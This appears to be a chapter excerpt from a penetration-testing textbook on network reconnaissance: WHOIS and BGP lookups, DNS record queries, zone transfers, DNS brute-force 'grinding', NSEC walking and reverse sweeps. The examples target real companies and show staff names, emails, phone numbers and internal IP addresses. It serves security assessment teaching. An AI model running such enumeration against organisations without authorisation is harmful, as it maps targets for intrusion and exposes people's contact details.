
Regional Internet Registries (RIRs) provide useful information relating to IP network allocations. IP WHOIS database objects define which areas of Internet space are registered to which organizations, including routing information and contact details.
Internet addresses fall under different geographic regions. Table 4-3 lists the respective RIRs you can query to glean useful information (including names of operations staff, details of IP network blocks, and physical office locations).
| Name | Region | Website |
|---|---|---|
| ARIN | North America | http://www.arin.net |
| RIPE | Europe | http://www.ripe.net |
| APNIC | Asia Pacific | http://www.apnic.net |
| LACNIC | Latin America and Caribbean | http://www.lacnic.net |
| AFRNIC | Africa | http://www.afrnic.net |
Each regional WHOIS database contains information relevant to that particular region. For example, the RIPE database doesn’t contain details of objects found in the Americas.
Here are some tools that you can use to query IP WHOIS databases:
The whois command-line client
RIR WHOIS web interfaces
Third-party applications (e.g., DomainTools)
You can use the whois utility to enumerate IP WHOIS database objects. Command-line flags and syntax vary by operating system and WHOIS server. In Example 4-3, I submit a query to enumerate all the objects in the ARIN database for Nintendo, from a Apple OS X client.
$ whois -a "z / nintendo*"

# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/whois_tou.html

Nintendo Of America inc. NINTENDO-COM (NET-205-166-76-0-1)
205.166.76.0 - 205.166.76.255
NINTENDO HEADQUARTERS 1 NINTENDOHEADQUARTERS1 (NET-70-89-123-72-1)
70.89.123.72 - 70.89.123.79

Nintendo Of America inc. (AS11278) NINTENDO 11278

Nintendo North America (NNA-21)
Nintendo of America (TEND)
NINTENDO OF AMERICA INC (NA-101)
NINTENDO OF AMERICA INC (NA-103)
NINTENDO OF AMERICA INC (NA-53)
NINTENDO OF AMERICA INC (NA-62)
NINTENDO OF AMERICA INC (NA-83)
NINTENDO OF AMERICA INC (NINTE-3)
Nintendo Of America inc. (NINTEN)
Nintendo of America, Inc. (NINTE-1)
Nintendo of America, Inc. (NINTE-2)

Nintendo Network Administration (NNA12-ARIN) netadmin@noa.nintendo.com

NINTENDO (C00975304) ABOV-T461-209-133-66-88-29 (NET-209-133-66-88-1)
209.133.66.88 - 209.133.66.95
NINTENDO (C00975329) ABOV-T461-209-133-66-72-29 (NET-209-133-66-72-1)
209.133.66.72 - 209.133.66.79
NINTENDO HEADQUARTERS 1 (C01807503) NINTENDOHEADQUARTERS1 (NET-70-89-123-72-1)
70.89.123.72 - 70.89.123.79
Nintendo of America Inc. (C02551839) INAP-SEF-NINTENDO-39421 (NET-69-25-139-128-1)
69.25.139.128 - 69.25.139.255
Nintendo of America Inc. (C02563750) INAP-SEF-NINTENDO-39650 (NET-63-251-6-64-1)
63.251.6.64 - 63.251.6.79
The –a flag specifies the ARIN database, and the "z / instructs the WHOIS server to provide us with all the material it has for objects relating to the nintendo* string. If we specify an @ instead, the query will reveal users at the organization, as demonstrated by Example 4-4.
$ whois -a "z @ nintendo*"

# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/whois_tou.html

BILL, OLARTE  (BILLO2-ARIN) billo@noa.nintendo.com +1-425-882-2040
Dan, Lambert  (LDA31-ARIN) dan.lambert@noa.nintendo.com +1-425-861-2205
Darling, Caleb  (CDA73-ARIN) caleda01@noa.nintendo.com +1-425-861-2611
Garlock, Jeff  (GARLO5-ARIN) jeff.garlock@noa.nintendo.com +1-425-861-2015
Lambert, Dan  (DLA46-ARIN) dan.lambert@noa.nintendo.com +1-425-861-2205
Nintendo Network Administration (NNA12-ARIN) netadmin@noa.nintendo.com
ARIN indexes details of North American objects, and so we must reissue the query to other registries (e.g., APNIC) to enumerate those in different regions, as shown in Example 4-5.
$ whois -A nintendo
% [whois.apnic.net]
% Whois data copyright terms    http://www.apnic.net/db/dbcopyright.html

% Information related to '60.32.179.16 - 60.32.179.23'

inetnum:        60.32.179.16 - 60.32.179.23
netname:        NINTENDO
descr:          Nintendo Co.,Ltd.
country:        JP
admin-c:        FH829JP
tech-c:         FH829JP
remarks:        This information has been partially mirrored by APNIC from
remarks:        JPNIC. To obtain more specific information, please use the
remarks:        JPNIC WHOIS Gateway at
remarks:        http://www.nic.ad.jp/en/db/whois/en-gateway.html or
remarks:        whois.nic.ad.jp for WHOIS client. (The WHOIS client
remarks:        defaults to Japanese output, use the /e switch for English
remarks:        output)
changed:        apnic-ftp@nic.ad.jp 20060208
source:         JPNIC

% Information related to '60.36.183.152 - 60.36.183.159'

inetnum:        60.36.183.152 - 60.36.183.159
netname:        NINTENDO
descr:          Nintendo Co.,Ltd.
country:        JP
admin-c:        FH829JP
tech-c:         MI7247JP
remarks:        This information has been partially mirrored by APNIC from
remarks:        JPNIC. To obtain more specific information, please use the
remarks:        JPNIC WHOIS Gateway at
remarks:        http://www.nic.ad.jp/en/db/whois/en-gateway.html or
remarks:        whois.nic.ad.jp for WHOIS client. (The WHOIS client
remarks:        defaults to Japanese output, use the /e switch for English
remarks:        output)
changed:        apnic-ftp@nic.ad.jp 20050729
source:         JPNIC
Using the Apple OS X whois client, we specify –a to query ARIN and –A to query APNIC. Other versions of the client let you use an arbitrary WHOIS server hostname (e.g., whois nintendo -h whois.apnic.net). To complicate things further, each server also supports different search syntax, so you’ll need to refer to the documentation for whichever client–server pair you are using during testing.
You also can use web interfaces run by registries to obtain useful information. Figure 4-11 shows that if a postal code is known for a location, you can use it to enumerate the associated IP space within RIPE.

Traffic between Internet-based networks is controlled by using BGP and AS numbers. The IANA assigns AS numbers to RIRs, which in turn are allocated to ISPs and organizations so that they can manage their IP router networks and upstream connections.
The WHOIS query in Example 4-3 revealed this AS number for Nintendo:
Nintendo Of America inc. (AS11278) NINTENDO 11278
You can cross-reference AS11278 by using the HE BGP Toolkit to reveal the IPv4 prefixes announced by the AS number, as shown in Figure 4-12. If an AS announces IPv6 address space, you can enumerate it in the same way.

You can use command-line utilities (e.g., nslookup and dig) to query name servers. Automated tools are also used to perform reverse sweeping and forward grinding attacks against accessible name servers.
Table 4-5 lists the useful DNS resource records provided by name servers during testing. RFC 1035 details the low-level mechanics and use of all but the AAAA IPv6 address and SRV service locator records.
| Record | Description | Reveals |
|---|---|---|
SOA |
Start of authority | The source host where the DNS zone was created |
NS |
Name server | Names of authoritative DNS servers for a given domain |
A |
Address (IPv4) | IPv4 addresses for a hostname |
AAAA |
Address (IPv6) | IPv6 addresses for a hostname |
PTR |
Pointer | Hostname of a given IPv4 or IPv6 address |
CNAME |
Canonical name | Hostname which the CNAME is an alias of |
MX |
Mail exchange | Mail servers for a given domain |
HINFO |
Host information | Operating system or other information for a host |
SRV |
Service locator | Application service endpoints within a domain, including Kerberos, LDAP, SIP, and XMPP |
TXT |
Text string | Materials including SPF and DKIM fields used to provide security, depending on configuration |
DNS records are used by most network applications. Two common scenarios are web browsing (i.e., a domain resolving to a web server IP address via an A or CNAME record) and sending mail (i.e., messages being sent to users within a domain through valid MX records being presented).
Example 4-6 demonstrates how you can use nslookup in an interactive fashion to obtain the MX records for nintendo.com (revealing the inbound SMTP server hostnames for the domain).
root@kali:~# nslookup
> set querytype=any
> nintendo.com

Non-authoritative answer:
nintendo.com
    origin = gtm-west.nintendo.com
    mail addr = webadmin.noa.nintendo.com
    serial = 2010034461
    refresh = 600
    retry = 300
    expire = 604800
    minimum = 300
nintendo.com  nameserver = gtm-east.nintendo.com.
nintendo.com  nameserver = gtm-west.nintendo.com.
Name:    nintendo.com
Address: 205.166.76.26
nintendo.com  mail exchanger = 10 smtpgw1.nintendo.com.
nintendo.com  mail exchanger = 20 smtpgw2.nintendo.com.
nintendo.com  text = "v=spf1 mx ip4:205.166.76.16 ip4:205.166.76.35 ip4:202.32.117.170
ip4:202.32.117.171 ip4:111.168.21.4 a:bgwia.nintendo.com a:bgate.nintendo.com ~all"
These hostnames are useful because mail servers often reside on the corporate network boundary between the Internet and internal network. By scanning around such hosts, we can often identify systems that, in turn, interact with internal assets.
DNS querying reveals the authoritative DNS server hostnames as gtm-east and gtm-west, along with the mail servers of smtpgw1 and smtpgw2. The four IP addresses of these hosts can next be cross-referenced with WHOIS, revealing 192.195.204.0/24 and 205.166.76.0/24 as two IP network blocks used by the organization.
The SPF text record is used to prevent spam from being sent from the domain; it contains details of authorized outbound mail servers (both hostnames and IP addresses). In this case, three are new and two are already known.
Within Kali Linux, you can use dnsenum to automate basic forward DNS querying, as shown in Example 4-7. The tool also attempts DNS zone transfers (as discussed in the following section) and can fingerprint exposed name servers.
root@kali:~# dnsenum nintendo.com
dnsenum.pl VERSION:1.2.3

-----   nintendo.com   -----

Host's addresses:
nintendo.com.                  5   IN   A   192.195.204.26

Wildcard detection using: fpaznhjfcwil
fpaznhjfcwil.nintendo.com.     5   IN   A   10.3.0.1

Name Servers:
gtm-west.nintendo.com.         5   IN   A   205.166.76.190
gtm-east.nintendo.com.         5   IN   A   192.195.204.190

Mail (MX) Servers:
smtpgw2.nintendo.com.          5   IN   A   205.166.76.164
smtpgw1.nintendo.com           5   IN   A   205.166.76.97
Note the wildcard detection component in Example 4-7; this tool and others like it generate a random hostname to resolve, and if it does, it shows that nonexistent names point to a particular IP (10.3.0.1 in this case, which is a local proxy endpoint within my environment, and not the target network). Names resolving to this address by subsequent DNS requests are then ignored.
Manual assessment of DNS records is critical because IP addresses revealed in Example 4-6 are not uncovered through automated querying. Be sure to manually review both the TXT and SRV records returned for the domains within scope during testing.
Nmap’s dns-srv-enum script enumerates common SRV records for a given domain name, exposing internal server endpoints used by applications (e.g., Microsoft Active Directory, Microsoft Exchange, Kerberos, VoIP handsets, and XMPP clients). Example 4-8 demonstrates the script run against ebay.com.
root@kali:~# nmap --script dns-srv-enum --script-args dns-srv-enum.domain=ebay.com

Starting Nmap 6.46 (http://nmap.org) at 2014-09-09 02:16 UTC
Pre-scan script results:
| dns-srv-enum:
|   Exchange Autodiscovery
|     service  prio  weight  host
|     443/tcp  0     0       molecule.corp.ebay.com
|   XMPP server-to-server
|     service   prio  weight  host
|_    5269/tcp  0     0       xmpp.corp.ebay.com
Organizations use multiple name servers for load balancing and fault tolerance reasons. A zone transfer is performed over TCP port 53 to propagate current DNS zone material to other name servers that support the operation.
Zone files contain DNS records that relate to particular domains and IP blocks. Misconfigured servers honor transfer requests from untrusted sources (e.g., the public Internet), and you can use this to map a given network.
Example 4-9 demonstrates how, upon obtaining the authoritative server details for a domain (whois.net in this case), you can use dig to perform a zone transfer. You should attempt such a transfer against authoritative name servers, and after you have undertaken port scanning, any name server within scope that exposes TCP port 53.
$ dig whois.net ns +short
glb-ns4.it.verio.net.
glb-ns1.it.verio.net.
glb-ns2.it.verio.net.
glb-ns3.it.verio.net.
$ dig @glb-ns4.it.verio.net whois.net axfr

; <<>> DiG 9.8.3-P1 <<>> @glb-ns4.it.verio.net whois.net axfr
;; global options: +cmd
whois.net.                     3600 IN   SOA    nsx.NTX.net. system.NTX.net.
                                                2014081401 86400 7200 2592000 3600
whois.net.                     3600 IN   MX     0 x210.NTX.net.
whois.net.                     900  IN   NS     glb-ns1.it.verio.net.
whois.net.                     900  IN   NS     glb-ns2.it.verio.net.
whois.net.                     900  IN   NS     glb-ns3.it.verio.net.
whois.net.                     900  IN   NS     glb-ns4.it.verio.net.
whois.net.                     30   IN   A      131.103.218.176
whois.net.                     30   IN   A      198.171.79.36
whois.net.                     30   IN   A      204.202.20.53
blog.whois.net.                600  IN   A      161.58.211.91
dev.whois.net.                 600  IN   A      10.227.2.237
forum.whois.net.               600  IN   A      161.58.211.91
ftp.whois.net.                 600  IN   CNAME  whois.net.
dev.legacy.whois.net.          3600 IN   A      131.103.218.162
qa.legacy.whois.net.           3600 IN   A      198.171.79.34
qa.legacy.whois.net.           3600 IN   A      204.202.20.50
qa.legacy.whois.net.           3600 IN   A      131.103.218.131
qa01-fl.qa.legacy.whois.net.   3600 IN   A      131.103.218.131
qa02-ca.qa.legacy.whois.net.   3600 IN   A      204.202.20.50
whois.net.                     900  IN   NS     glb-ns3.it.verio.net.
wisqlfld1.whois.net.           3600 IN   A      10.227.2.239
wisqlflq1.whois.net.           3600 IN   A      10.227.2.240
wisqlva1.whois.net.            3600 IN   A      198.171.79.130
www.whois.net.                 60   IN   CNAME  whois.net.
whois.net.                     3600 IN   SOA    nsx.NTX.net. system.NTX.net.
                                                2014081401 86400 7200 2592000 3600
This DNS zone provides details of internal IP addresses of hosts including dev.whois.net. Upon identifying a server that supports zone transfer, you can query by using an IP block and reveal valid PTR records (used to resolve IP addresses back to hostnames). Example 4-10 demonstrates using dig to perform a zone transfer of the 198.171.79.0/24 subnet.
$ dig @glb-ns4.it.verio.net 79.171.198.in-addr.arpa axfr

; <<>> DiG 9.8.3-P1 <<>> @glb-ns4.it.verio.net 79.171.198.in-addr.arpa axfr
; (1 server found)
;; global options: +cmd
79.171.198.in-addr.arpa.     86400 IN   SOA    ns1.secure.net. hostmaster.secure.net.
                                               2013120602 86400 7200 2592000 86400
79.171.198.in-addr.arpa.     86400 IN   NS     ns1.secure.net.
79.171.198.in-addr.arpa.     86400 IN   NS     ns2.secure.net.
102.79.171.198.in-addr.arpa. 86400 IN   PTR    va1-salsa02.ops.verio.net.
27.79.171.198.in-addr.arpa.  86400 IN   PTR    stngva1-dc02.corp.verio.net.
38.79.171.198.in-addr.arpa.  86400 IN   PTR    stngva1-dc01.corp.verio.net.
42.79.171.198.in-addr.arpa.  86400 IN   PTR    va1-itmail.it.verio.net.
47.79.171.198.in-addr.arpa.  86400 IN   PTR    va1-itmail01.it.verio.net.
48.79.171.198.in-addr.arpa.  86400 IN   PTR    va1-itmail02.it.verio.net.
50.79.171.198.in-addr.arpa.  86400 IN   PTR    va1-w8mon01.isg.win.smewh.net.
52.79.171.198.in-addr.arpa.  86400 IN   PTR    va1-w8mon02.isg.win.smewh.net.
54.79.171.198.in-addr.arpa.  86400 IN   PTR    va1-w8sql01.isg.win.smewh.net.
56.79.171.198.in-addr.arpa.  86400 IN   PTR    va1-w8sql02.isg.win.smewh.net.
62.79.171.198.in-addr.arpa.  86400 IN   PTR    stngva1-dc04.corp.verio.net.
69.79.171.198.in-addr.arpa.  86400 IN   PTR    va1-salsa01.ops.verio.net.
7.79.171.198.in-addr.arpa.   86400 IN   PTR    stngva1-dc03.corp.verio.net.
79.171.198.in-addr.arpa.     86400 IN   SOA    ns1.secure.net. hostmaster.secure.net.
                                               2013120602 86400 7200 2592000 86400
The PTR records in Example 4-10 reveal new domains and subdomains that can, in turn, be fed back into other enumeration processes (e.g., zone transfers, and forward grinding attacks, as detailed in the following section).
If zone transfers are not permitted by the available name servers, you should adopt active grinding tactics to identify valid DNS address records, including:
Dictionary attack using A record requests
NSEC and NSEC3 record enumeration
The fierce utility within Kali Linux attempts a zone transfer against each authoritative name server for a domain and then launches a forward DNS grinding attack using an inbuilt dictionary (/usr/share/fierce/hosts.txt). Example 4-11 shows the tool revealing hostnames within the academi.com domain.
root@kali:~# fierce -dns academi.com
DNS Servers for academi.com:
    ns1.dnsbycomodo.net
    ns2.dnsbycomodo.net

Trying zone transfer first...
Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Now performing 2280 test(s)...
67.238.84.228 email.academi.com
67.238.84.242 extranet.academi.com
67.238.84.240 mail.academi.com
67.238.84.230 secure.academi.com
67.238.84.227 vault.academi.com
54.243.51.249 www.academi.com

Subnets found (may want to probe here using nmap or unicornscan):
    54.243.51.0-255 : 1 hostnames found.
    67.238.84.0-255 : 5 hostnames found.
Here are alternative tools for Unix-based platforms (including Apple OS X) that you can use to enumerate hostnames through forward grinding:
In some scenarios, you will need to launch an attack against a particular server. Example 4-12 demonstrates how to identify the authoritative DNS servers for the academi.com domain, prepare a dictionary file of hostnames (academi.txt), and use dig to query a specific server (ns2.dnsbycomodo.com). It is common for subordinate name servers to be unhardened, and so testing each available DNS service is encouraged.
root@kali:~# dig academi.com ns +short
ns1.dnsbycomodo.net.
ns2.dnsbycomodo.net.
root@kali:~# cat /usr/share/fierce/hosts.txt | awk '{printf("%s.academi.com\n",$1);}' > out.txt
root@kali:~# dig @ns2.dnsbycomodo.net -f out.txt +noall +answer
careers.academi.com.     200  IN   CNAME  academi.catsone.com.
email.academi.com.       3600 IN   A      67.238.84.228
extranet.academi.com.    7200 IN   A      67.238.84.242
mail.academi.com.        3600 IN   A      67.238.84.240
secure.academi.com.      7200 IN   A      67.238.84.230
vault.academi.com.       7200 IN   A      67.238.84.227
www.academi.com.         3600 IN   A      54.243.51.249
You can quiz name servers supporting DNSSEC to reveal valid hostnames. Scripts that automate this are dns-nsec-enum and dns-nsec3-enum. Example 4-13 demonstrates enumeration of PayPal hostnames using the approach (output stripped for brevity).
root@kali:~# nmap -sSU -p53 --script dns-nsec-enum \
--script-args dns-nsec-enum.domains=paypal.com ns3.isc-sns.info

Starting Nmap 6.46 (http://nmap.org) at 2014-09-09 01:48 UTC
Nmap scan report for ns3.isc-sns.info (63.243.194.1)
PORT   STATE SERVICE
53/tcp open  domain
53/udp open  domain
| dns-nsec-enum:
|   paypal.com
|     paypal.com
|     0cd20b6fe61233e4a24bf70f30c9ba46.paypal.com
|     _dmarc.paypal.com
|     _adsp._domainkey.paypal.com
|     ant2._domainkey.paypal.com
|     maps.dkim._domainkey.paypal.com
|     salesforce.dkim._domainkey.paypal.com
|     dphr2._domainkey.paypal.com
|     gfk._domainkey.paypal.com
|     gld2._domainkey.paypal.com
|     paypalcorp._domainkey.paypal.com
|     pp-dkim1._domainkey.paypal.com
|     pp-docusign1._domainkey.paypal.com
|     pp-dphr._domainkey.paypal.com
|     pp-eloqua._domainkey.paypal.com
|     pp-eloqua1._domainkey.paypal.com
|     pp-gapps._domainkey.paypal.com
|     pp-mailgun1._domainkey.paypal.com
|     pp2._domainkey.paypal.com
|     ppcorp2._domainkey.paypal.com
|     salesforce._domainkey.paypal.com
The entire dataset includes 753 entries. Upon extracting the names to /tmp/paypal.txt, you can use dig to perform forward grinding, and then awk and grep to identify private addresses,11 as shown in Example 4-14.
root@kali:~# dig @ns3.isc-sns.info -f /tmp/paypal.txt +noall +answer | awk \
'{printf("%s %s\n",$5,$1);}' | grep -E '^(10\.)'
10.190.3.56 fallback-mx.paypal.com.
10.73.195.104 ffxadmin.paypal.com.
10.190.3.55 mx.paypal.com.
10.190.3.83 phx01monip01.phx.paypal.com.
10.190.65.153 phx01mreportdb01.phx.paypal.com.
10.190.65.153 phx01mreportdb01.paypal.com.
10.73.100.115 siteview.paypal.com.
10.74.100.115 siteview.paypal.com.
10.190.24.188 siteview.paypal.com.
You can obtain individual DNS records by using dig, as shown in Example 4-15 (for _sipfederationtls._tcp.paypal.com). This query reveals the SRV record used for SIP federation within the organization (as consumed by Microsoft Lync, Cisco Unified Presence, and others), along with DNSSEC records that mitigate spoofing attacks.
$ dig @ns3.isc-sns.info _sipfederationtls._tcp.paypal.com any +noall +answer

; <<>> DiG 9.8.3-P1 <<>> @ns3.isc-sns.info _sipfederationtls._tcp.paypal.com any +noall +answer
; (1 server found)
;; global options: +cmd
_sipfederationtls._tcp.paypal.com. 300 IN SRV 0 0 5061 siplb.paypal.com.
_sipfederationtls._tcp.paypal.com. 300 IN RRSIG SRV 5 4 300 20141006135741 2014090613165811811
paypal.com. p2YwplhbYlWCq5Lpw3iD+1PfkYJn//bNsvbBGZBwQpp4dbBTMa7DTyQBLF/B35dbDwnMADdsjoxxzWKurc
XPvOYE1nQN6mew+ZndcEoM7YKVXdba BzR/SiMpElh4ZAiyMNVy6nBRPpwJbOPEQyqsMJ/9U4b7jlvuUboB8o9a ZZA=
_sipfederationtls._tcp.paypal.com. 60  IN NSEC  _sip._tls.paypal.com. SRV RRSIG NSEC
_sipfederationtls._tcp.paypal.com. 60  IN RRSIG NSEC 5 4 60 20141006141217 2014090613452211811
paypal.com. eNGi3sM4IRMSrPQ8I9vOPfLUDc48bDMi6DXR3NUEkWV+wdq0UpVCyHfhqTDQXR0S2GrqhZdY+1jXb9O6hu
2Zc5ADtKKEePvfwuskumWFt/kNC+9L VAmP8b+91cWY7QTOVfA/134Sd/gy/14NVyGJGzqMiIZ7dIoaLR5ZhAF5 88c=
Upon building a list of IP network blocks, use reverse sweeping to reveal hostnames. Within Nmap, you can use the –sL flag along with grep and awk to format the results, as shown in Example 4-16.
$ nmap -sL 205.166.76.0/24 | grep "(" | awk '{printf("%s %s\n",$5,$6);}'
proxy1.nintendo.com (205.166.76.3)
noa3dns-w.nintendo.com (205.166.76.8)
mail.gamecubepower.com (205.166.76.9)
proxy2.nintendo.com (205.166.76.13)
proxy3.nintendo.com (205.166.76.15)
smtpout.nintendo.com (205.166.76.16)
